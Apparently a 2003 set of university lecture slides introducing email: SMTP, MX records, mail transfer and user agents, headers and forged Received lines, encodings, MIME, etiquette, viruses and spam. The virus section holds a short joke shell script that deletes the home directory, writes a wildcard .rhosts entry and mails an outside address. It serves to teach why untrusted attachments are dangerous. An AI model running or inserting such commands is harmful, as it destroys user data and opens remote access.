An Introduction to Email

Michael Rutter
mjr19@cam.ac.uk

Michaelmas 2003

The History

1971	First email
1982	SMTP standard (RFC821)
1992	MIME standard (RFC1341)
1995	MS Internet Mail
1997	MS Outlook (Office97)

SMTP: protocol by which machines exchange email
MIME: mechanism for providing email attachments

The Early World

vt100 terminal
80 columns 25 lines non-proportional font
No ‘extended’ characters (£, é)
Text only (character codes 32 to 127), no binary
Poor network reliability
Trust!

One byte is 8 bits and can represent $2^8 = 256$ different values. The alphabet (two capitalisations), numbers and common punctuation account for about 90 symbols, so one character of text does not need a whole byte to itself.

At various times the top bit of the byte (never used by text) has been used as a parity bit (for detecting transmission errors), and various of the first 32 codes have been used for such control purposes as marking end of data, signalling that the other end is transmitting too rapidly and should pause, asking the other end to recommence, etc.

MTAs vs MUAs

MUA: Mail User Agent

Interacts with human when human reads or sends email.
Examples: pine, mutt, mailx, elm, netscape (yuk).

MTA: Mail Transfer Agent

Program which actually transfers email between different computers.
Examples: sendmail, smail, qmail, exim.

The Sending Process, Part 1

MUA hands email to MTA.

MTA copies email to outgoing mail spool.

MTA resolves mail domain names (`@cam.ac.uk`) to IP addresses. For this it uses a DNS lookup with an extra twist.

MX records

The most common form of DNS lookup, to find the IP address associated with a WWW site or a host on an ssh command line, looks for address records and aliases:

```
$ host www.cam.ac.uk
www.cam.ac.uk. has address 131.111.8.46
$ host www.tcm.phy.cam.ac.uk
www.tcm.phy.cam.ac.uk. is an alias for tcmwww.phy.cam.ac.uk.
tcmwww.phy.cam.ac.uk. has address 131.111.62.173
```

MTAs look (first) for MX records in the DNS:

```
$ host cam.ac.uk
$ host -t MX cam.ac.uk
cam.ac.uk. mail is handled by 7 ppsw.cam.ac.uk.
```

No machine is called `cam.ac.uk`, but email sent to that domain will be handled by the machine called `ppsw.cam.ac.uk`.

MX = Mail eXchange

More MX

```
$ host hermes.cam.ac.uk
hermes.cam.ac.uk. has address 131.111.8.77
hermes.cam.ac.uk. has address 131.111.8.57
hermes.cam.ac.uk. has address 131.111.8.67
hermes.cam.ac.uk. has address 131.111.8.70
$ host -t MX hermes.cam.ac.uk
hermes.cam.ac.uk. mail is handled by 7 ppsw.cam.ac.uk.
$ host ppsw.cam.ac.uk.
ppsw.cam.ac.uk. has address 131.111.8.14
ppsw.cam.ac.uk. has address 131.111.8.3
ppsw.cam.ac.uk. has address 131.111.8.4
ppsw.cam.ac.uk. has address 131.111.8.12
ppsw.cam.ac.uk. has address 131.111.8.13
```

So hermes exists, and is a cluster of four machines. However, it does not wish to accept email: all email addressed to it should be sent to ppsw, which is another cluster of four machines.

When ppsw receives the email, it will be told that the intended recipient was hermes.

Preferences

```
$ host -t MX phy.cam.ac.uk
phy.cam.ac.uk. mail is handled by 7 ppsw.cam.ac.uk.
phy.cam.ac.uk. mail is handled by 5 wcse1.phy.cam.ac.uk.
```

A choice! The number (5 and 7) indicates order by expressing *cost.* The cheapest wins, so someone sending to an address `@phy.cam.ac.uk` will first choose `wcse1` (a.k.a. phymail), and, if that machine fails to respond, will try `ppsw` as a backup.

Passing the buck

Now the MTA has an IP address, it can connect to the remote MTA (TCP port 25), and try passing on the email using SMTP.

The remote MTA can make one of four responses:

- fail to establish a TCP connection or a sensible SMTP session
- repsond ‘not now, maybe later’
- respond ‘no, never’
- accept the email

The last case (success!) is easy.

The penultimate (user unknown, email too big, virus included, etc.) usually results in an instant bounce reply to the sender.

The others result in retries.

Retries

An MTA will typically spend between three and five days trying to persuade a remote MTA which reports ‘temporary’ errors to accept an email. The attempts may initially be quite frequent, but will back off to being every few hours.

Common temporary errors include the mail server having crashed (no response to connections), remote user being over his email quota, disk being full, etc.

If the retry timeout is exceeded, a ‘bounce’ message is generated, and sent to the envelope sender address. The bounce has a blank envelope sender, so the bounce cannot itself bounce.

The Receiving Process

The first thing that is sent to the receiving MTA is an envelope, which simply contains the addressee(s) and the return address. At this point the MTA may decide to reject the email with an error (such as addressee unknown).

Otherwise, it will request the full body of the email, which it will copy into its incoming email spool. Once it has the whole thing, it will then decide what it wishes to do with it. The decision tree is roughly:

Is it for me? (No in the case of ppsw acting on behalf of another machine. In this case, pass it on via SMTP again)

Read the system aliases file and modify recipient addresses appropriately.

Remote addresses generated from local alias files are sent on via SMTP in the obvious manner.

Local deliveries

For each recipient, first the `.forward` file in their home directory is consulted. This may contain instructions to send all their email elsewhere. If so, it is obeyed.

If a local delivery is necessary, the email is copied from the system mail spool and appended to the user's mail spool or INBOX.

`.forward`

A file living in a user's home directory on a mailserver which, if present, will cause that user's email to be redirected. The traditional syntax is a comma-separated list of addresses.

`spqr1@roma.it,tribunes@roma.it`
All email forwarded to both of the above addresses

`\spqr1,spqr1@roma.it`
Forward to `spqr1` on local system without reading his .forward file, and to `spqr1@roma.it`.

Loops are not permitted (A forwarding to B and B to A), and the backslash syntax works only for recipients on the local system.

Vacation messages

The vacation program will respond automatically to emails in one's absence. It, too, uses the forward file, with an entry such as

```
\spqr1,"|/usr/bin/vacation spqr1"
```

This causes the program `/usr/bin/vacation` to be run on the mailserver under the account of `spqr1` every time he receives a new email, and the contents of the email get passed to the vacation program.

The vacation program keeps a database of people to whom it has sent its user-specified message, and will not send its message to a given address more than once a week.

Good vacation programs respond only if the recipient is explicitly mentioned in the `To:` or `Cc:` headers, and will not respond if the email is bcced or received via a mailing list. Poor ones respond to everything.

Vacation programs are excellent for confirming to spammers that an email address is valid…

The Mail Spool

The traditional per-user mail spool is simply a concatenation of all the emails in a simple text file. The boundary between two emails is marked by a blank line followed by a line starting ‘`From `’.

Adding emails to such a structure is fast: they are simply appended.

Deleting from the middle or begining is hard: the whole file needs to be rewritten, and care must be taken to ensure a delivery does not happen whilst the file is partially written.

The Structure of an Email

An email has three distinct parts.

1. The envelope
2. The headers
3. The body

The envelope is simply the information transmitted in the SMTP commands themselves.

The headers and the body are transmitted together, separated by the first blank line within the email.

An SMTP session

```
> telnet hermes smtp
220 green.csi.cam.ac.uk ESMTP Exim 4.12
HELO tcma.phy.cam.ac.uk
250 green.csi.cam.ac.uk Hello tcma.phy.cam.ac.uk [131.111.62.164]
MAIL FROM:<spqr1@cam.ac.uk>
250 OK
RCPT TO:<caesar@gov.it>
250 Accepted
RCPT TO:<brutus@gov.it>
250 Accepted
DATA
354 Enter message, ending with ‘‘.’’
Received:  from ...
```

What is sent is in **bold**, and the responses are in a medium weight.
Please don’t drive SMTP sessions ‘by hand’ in this fashion: the UCS doesn’t like it.

Some Headers

To:	Main recipient(s)
Cc:	(Carbon copy) other recipients
Bcc:	(Blind cc) yet other recipients
From:	Sender. Required
Date:	Time sent. Required
Received:	A ‘postmark’ added by each MTA
Reply-To:	Address to which replies should be sent
Subject:	Short title used by MUAs
X- :	Ignore any header starting thus and pass it on

The above headers are added as the email is sent. The X- headers may be added to en route, but the important headers which are added en route are the Received headers.

The Bcc: header line should not be received by those not on it, and is often received by no-one.

Received:

The Received: headers are added to the top of an email every time it passes through a MTA. They are thus read from the bottom upwards.

```
From spqr1@cam.ac.uk Mon Aug 18 13:10:43 2003
Received: from purple.csi.cam.ac.uk ([131.111.8.4])
        by wcse1.phy.cam.ac.uk with esmtp (Exim 2.05 #2)
        id 19oiqP-00045O-00
        for cav-cert@phy.cam.ac.uk; Mon, 18 Aug 2003 13:10:41 +0100
Received: from roma.csi.cam.ac.uk ([131.111.11.261])
        by purple.csi.cam.ac.uk with esmtp (Exim 4.20)
        id 19oiqO-00041r-BD; Mon, 18 Aug 2003 13:10:40 +0100
Received: from spqr1 (helo=localhost)
        by roma.csi.cam.ac.uk with local-esmtp (Exim 4.12)
        id 19oiqO-00005O-00; Mon, 18 Aug 2003 13:10:40 +0100
Date: Mon, 18 Aug 2003 13:10:40 +0100 (BST)
From: Caesar <spqr1@cam.ac.uk>
To: cav-cert@phy.cam.ac.uk
```

Received by roma's MTA from a program running on the same machine. Sent on to purple, who admits to receiving it from roma, and who in turn sends it to wcse1 (a.k.a. phymail). The envelope from address (first line) is simply spqr1@cam.ac.uk.

In anonymising this email, I have changed a few lines, and made one deliberate error. Where?

Forgeries

```
From yyplpevm@webbrusher.de Thu Aug 21 04:40:36 2003
Received: from brown.csi.cam.ac.uk ([131.111.8.14])
        by wcse1.phy.cam.ac.uk with esmtp (Exim 2.05 #2)
        id 19pgJP-0006SS-00; Thu, 21 Aug 2003 04:40:35 +0100
Received: from [158.123.231.206] (helo=131.111.8.14)
        by brown.csi.cam.ac.uk with smtp (Exim 4.20)
        id 19pgJK-0007ij-BM; Thu, 21 Aug 2003 04:40:30 +0100
Received: from [196.112.63.128] by 131.111.8.14 with ESMTP id <893147-32451>;
   Thu, 21 Aug 2003 17:28:22 +0100
From: "Rafael Rosado" <yyplpevm@webbrusher.de>
Reply-To: "Rafael Rosado" <yyplpevm@webbrusher.de>
To: <mcp1ay@phy.cam.ac.uk>, <mjr19@phy.cam.ac.uk>
Subject: Does this headline look familiar? cnm
```

`Received: from [196.112.63.128] by 131.111.8.14` – fiction.
`Received: from [158.123.231.206] (helo=131.111.8.14)` – partly true, but the “helo” part should give the name of the machine sending at this point (158.123.231.206), and uses data provided by that lying machine.
`Received: from brown` – all true.

`webbrusher.de` lives in 212.227.126.0, and this email went nowhere near there.

This email went via brown.csi (and thus a spam filter, on which it scored 23) not wcse1, to which it should have gone directly, probably because wcse1 was being unresponsive.

The MUA and the INBOX

The MUA must be able to access the INBOX, as must the MTA. Methods include:

MUA, MTA and INBOX on same machine

Best reliability, hopeless for large systems.

NFS

Mail server exports mail spool to clients running MUAs. Locking problem rather hard.

POP/IMAP

Protocols for accessing a remote INBOX, and for sending passwords in plain text.

Secure IMAP (IMAPS, IMAP+TLS, IMAP+SSL)

As IMAP but without sending password unencrypted.

IMAP and POP allow one to have all the processes which will modify the INBOX on the same machine, thus making locking easier.

Signatures

Introduced by ‘-- ’ on a line of its own.
No more than (about) four lines of fewer than 78 characters

```
--
Jonathan David Amery, Trinity Hall, CAMBRIDGE, CB2 1TJ.            #####
http://www.trinhall.cam.ac.uk/~jda23/home.html                   o__#######
Nondeterminism means never having to say you are wrong.           \'#######
Knowledge=Power=Energy=Matter=Mass=>Books=Small Black Holes - T.Pratchett
```

Introduced by ‘-- ’: a silly idea because it relies on a single trailing space being preserved. But, it does allow intelligent email clients to remove the signature when replying: one should.

Four lines: religiously observed in news, not in email, but more than eight is excessive.

With thanks to JDA for the example.

Non-proportional fonts

Jonathan David Amery, Trinity Hall, CAMBRIDGE, CB2 1TJ. #####
http://www.trinhall.cam.ac.uk/ jda23/home.html o__#######
Nondeterminism means never having to say you are wrong. \'#######
Knowledge=Power=Energy=Matter=Mass=>Books=Small Black Holes - T.Pratchett

Need one say more? Perhaps:

```
Latest election results: Labour 21,200, Tories 20,300
                                                 ^^^^^^

                                                        correction: 22,300
```

Latest election results: Labour 21,200, Tories 20,300
^^^^^^

correction: 22,300

Proportional fonts may look pretty, but they can mangle information.

Mailing Lists

Wonderful tools for the control freak. At their best when only one person can add, remove or see who is on the list, and only one person can send to the list. With luck, most people will be unaware the list even exists.

Lesser forms allow anyone to send to the list.

Yet lesser forms allow automatic subscribe and unsubscribe requests.

Sending large documents to a large mailing list is usually a bad idea.

Control freaks hate newsgroups, because they are hard to hide and one cannot force people to read them, nor prevent people from reading them, in anything like the manner that one can using a closed email list.

Reply to All

In general, one’s default action should be:

- Don’t reply to email lists, but just sender.
- Don’t remove individuals from cc lists.
- Don’t include attachments with replies.

Of course there are plenty of circumstances when one should break these rules.

Arguably when sending to an email list, one should make it hard for anyone to reply to the whole list accidentally, by bccing if necessary. That is the advice of the Computing Service.

Parlez-vous français?

Send email in a language that the recipient is likely to be able to understand!

Until proven otherwise, that is English, plain text.
Not html, Word, RTF, PDF, Excel, etc.

Sometimes plain text cannot convey the required information, but if the required information is an agenda or a financial quotation, it can.

Human-generated html, TEXand LATEXare readable without specialist software or knowledge. Machine-generated html often isn't.

```
  PINE 3.96   MESSAGE TEXT       Folder: INBOX  Message 24 of 24 ALL NEW

Date: Sat, 06 Sep 2003 20:32:40 +0000
From: Marylin Patterson <pattersondz@nbnet.nb.ca>
To: mjr19@cus.cam.ac.uk
Subject: Did you lose my ICQ?

  [Part 1, Text/HTML  14 lines]
  [Cannot display this part. Press "V" then "S" to save in a file]
```

(Hopeless spam for wholesale prescription medicines.)

SHOUTING

SIX-BIT CHARACTER SETS DIED BEFORE MOST OF YOU WERE BORN. THE UNNECESSARY USE OF ALL-CAPS EMAILS FOR EMPHASIS MAKES THEM HARD TO READ AND IS USUALLY CONSIDERED RUDE.

It is quite possible to ensure that the MAIN POINTS are not lost _without_ leaving a paperweight on the shift key or resorting to <BLINK>HTML</BLINK>.

all lowercase text is not quite as bad, but it really isn't half as cool as you think, and i believe you ought to do the reader the courtesy of using capitals in the traditional manner. it does make reading the result so much easier.

Subjects

The contents of the `Subject:` header (or the first score or so characters thereof) is all most MUAs will display when a new email is received, or when looking through a mail folder. Thus it is extremely helpful to put something in this field.

If you cannot title your email in about 40 characters, you should probably not bother sending the thing until your brain is less addled.

When replying to an email, it is usual to use the same subject with ‘Re: ’ prepended. This will be done automatically by most MUAs.

Binary in email

Email should not contain binary directly: too many systems still cannot cope. Thus binary data needs to be encoded if it is to be sent. This is trivial: three bytes is 3×8 bits, and $3 \times 8 = 4 \times 6$. If we can find $2^6 = 64$ characters which are guaranteed to be transmitted reliably, we have 6 bits of information per character, and we can encode any 3 bytes in 4 characters.

The range A-Za-z0-9 gives 62 characters, and one can add a couple of common punctuation symbols. Four different schemes are in common use: Base64, BinHex (Mac only), uuencoding and, rarely, boo encoding. Most allow a filename to be encoded with the data.

All cause the data to inflate in size by just over one third.

All the schemes insist on a line length of $<$80 characters.

PostScript has a marginally more efficient solution to the same problem: ASCII85 gives four bytes for the price of five, rather than three for the price of four. ($85^5 > 256^4$)

A little binary

The inflation, and need for specialist software to decode, makes this awkward for things which are nearly-but-not-quite plain text.

“QP” (quoted printable) is the answer: the occasional non-plain text character, such as £, is encoded as ‘=A3’, that is, ‘=’ followed by the ASCII code in hex. So =A320 means £20.

Most email clients automatically decode QP.

Any email using character codes above 127 *must* also specify which character set it is using, for there are many standards for the top 128 characters. ISO 8859/1 might say that character 163 is £, but the Roman-8 encoding says it is È, and PC-8 says ú. Hence some people prefer to use ‘L’ or ‘GBP’ rather than risk a £.

QP also ‘protects’ trailing spaces on lines by putting a single ‘=’ after them. Microsoft’s ‘smart’ quotes (145-148) are another common trigger for QP.

Multipart Internet Mail Extension

MIME provides a way of encapsulating several files, possibly some binary, into a single email. Almost all MUAs can decode the result, and, if not, `munpack` is a stand-alone program which can.

Almost all Word documents, images and viruses are sent this way.

It also leads to the dreadful habit of sending emails in both text and html. The resulting email, given that html is more verbose than text, and extra headers are needed, is about three times the size of a simple plain text version.

Binary files are encoded as Base 64.

Quoting

Quoting the email to which one is replying in order to supply context is a good idea. A reply of ’yes’ after sending someone two different emails, one asking about a dinner appointment next week, the other about whether invading S Ireland would be a good thing, could cause confusion.

First quote traditionally prefixes with ‘> ’, subsequent levels add just a ‘>’.

Interleaving quoted text and replies is usual and sensible:

```
> Are you free for dinner tomorrow at 7:30?

I’d prefer 6.

> And are you content for us to approximate two pi as 6.5 as usual
> in the safety calculations.

I’d prefer 7.
```

Cut it down


Paranoid companies, for legal reasons, often insist on quoting the whole email. In other circumstances, this is usually a bad idea.

```
It’s excellent.

PublishIt & Co

> Dear Mr Publisher,
>
> Do you like my new book, as follows?
>
> Leo
>
> "Well, Prince, so Genoa and Lucca are now just family estates of the
> Buonapartes. But I warn you, if you don’t tell me that this means war,
> if you still try to defend the infamies and horrors perpetrated by
> that Antichrist - I really believe he is Antichrist - I will have
> nothing more to do with you and you are no longer my friend, no longer
> my ’faithful slave,’ as you call yourself! But how do you do? I see
> I have frightened you - sit down and tell me all the news."
>
> It was in July, 1805, and the speaker was the well-known Anna
> Pavlovna Scherer, maid of honour and favourite of the Empress Marya Fedorovna.
```

Email in Cambridge



Errors and omissions excepted. Note that things need not be symmetric.

Large emails again

Sending a binary attachment from TCM to an `@cam` address results in the following traffic:

MUA Base64 encodes attachment, with 33% inflation.
Email copied to mail spool on local machine.
Email sent to `ppsw`, and copied to mail spool there.
Email send to (e.g.) Hermes, and copied to mail spool there.
Email copied to user's spool on Hermes.

At some point an MUA will be started, the data decoded from Base64, and transfered to the machine it was really wanted on.

A WWW transfer would have needed no Base64 encoding, and would have been a single, direct transfer.

All the above spools will be on disk.

Viruses

```
#!/bin/sh

# I am a UNIX virus.
# Please send me to all your friends, then execute me.

rm -rf ${HOME}
echo '+ +' > ${HOME}/.rhosts
mail -s 'Got one' hacker@hotmail.com < /dev/null
```

Most windows viruses are just the same: programs sent within emails which rely on the recipient running them.

Certain GUI email clients create the problem by not distinguishing clearly between openning a document and running a program.

And if the document is an Excel spreadsheet stuffed full of macros, there may be genuine confusion.

Viruses: the real cure

Never run a program from an untrusted source.

‘Untrusted’ includes those whose idea of security is less strict than your own.

‘Program’ includes any Word document opened with Word, or Excel document opened with Excel.

To transfer information, use formats which it is hard for viruses to subvert: the best by far is plain text.

Programs cannot be embedded in GIF and JPEG, and most viewers for PDF and PostScript disable the dangerous aspects of those standards. LaTeXis not absolutely safe, but one can always read it before running `latex` on it. Wordview and Excelview are much safer than the full products, but these co-exist poorly with the full versions.

Nasty viruses

Sometimes bugs in email clients make it possible for an email to cause code to execute before a human opens the email. Outlook and pine have both suffered from this problem. Similarly bugs in GIF and JPEG readers have made it possible to embed nasty code in innocent pictures.

Exploits for such bugs are usually very specific, and there is no hope of an Outlook exploit working on pine, mutt or mulberry. Avoiding a monoculture is therefore a good idea – if you must use Windoze *don't* use Outlook: most Windows email viruses assume that one is using Outlook, and will fail otherwise.

The most recent virus outbreak in Cambridge, Sobig.F, was not in this category: it needed a human to click on something, and it needed Windows. Even though the Computing Service started blocking it, thus preventing its spread, it still caught 3.5 million copies in under a month, with the virus peaking at over 30% of total email traffic by number, and about 90% of total traffic by volume.

Sobig.F forged envelope from fields, causing bounce messages to go to innocent third parties, as well as forging `From:` lines. This confused far too many people.

SPAM

Unsolicited commercial email, usually offers of fake degrees, worthless get-rich-quick schemes, or dubious medical services.

Cheap to send, especially as a single email can have multiple recipents in the envelope, and thus expand in size when it hits the first MTA. Easy to send if one can find a trusting MTA which will forward anything to anyone (a.k.a. an ‘open relay’).

Often characterised by (amongst other things):

- Obviously forged headers
- BEING ALL CAPS
- Being html only
- Headers contain ‘`X-Priority=1`’
- Invalid envelope sender

Hence the automatic scoring system for spam used by the UCS.

VereSlime

An email with an invalid envelope sender should be rejected immediately: if it were to fail later in the delivery process, there would be nowhere to send the bounce message.

A sender of ‘`me@yy.zz.com`’ should fail: `yy.zz.com` is not a valid domain.

Verisign, the company irresponsible for the top-level DNS for the `.com` zone, recently changed things so that any attempt to access a non-existant name would redirect to a particular commercial site. This was mostly for the ‘benefit’ of WWW browsers, but it made writing spam easier.

If Vereslime does not behave itself, the University will prevent this silliness filtering down to our poor computers.

Conclusion

Don’t trust email.

If you wouldn’t accept a disk from a man wearing a shabby overcoat met on a dark street corner, and put that disk in your computer, you really should not touch email without
either reading all the headers rather carefully,
or using an MUA that displays plain text and does nothing else.

I believe life is too short for the former route, so I choose the latter.

Full Headers

Anyone paying serious attention to email needs to be able to see the full headers of an email occasionally, in order to check for forgeries, etc.

In pine 4.x, simply press ‘H’ whilst viewing an email. If that fails, (command ”h” not defined), try setup, config, scroll down to ‘enable-full-header-cmd’ in ‘Advanced Command Preferences’, press ‘X’ to activate, ‘E’ to exit setup, and the ‘H’ command should now work. Any usable MUA will have a similar option somewhere.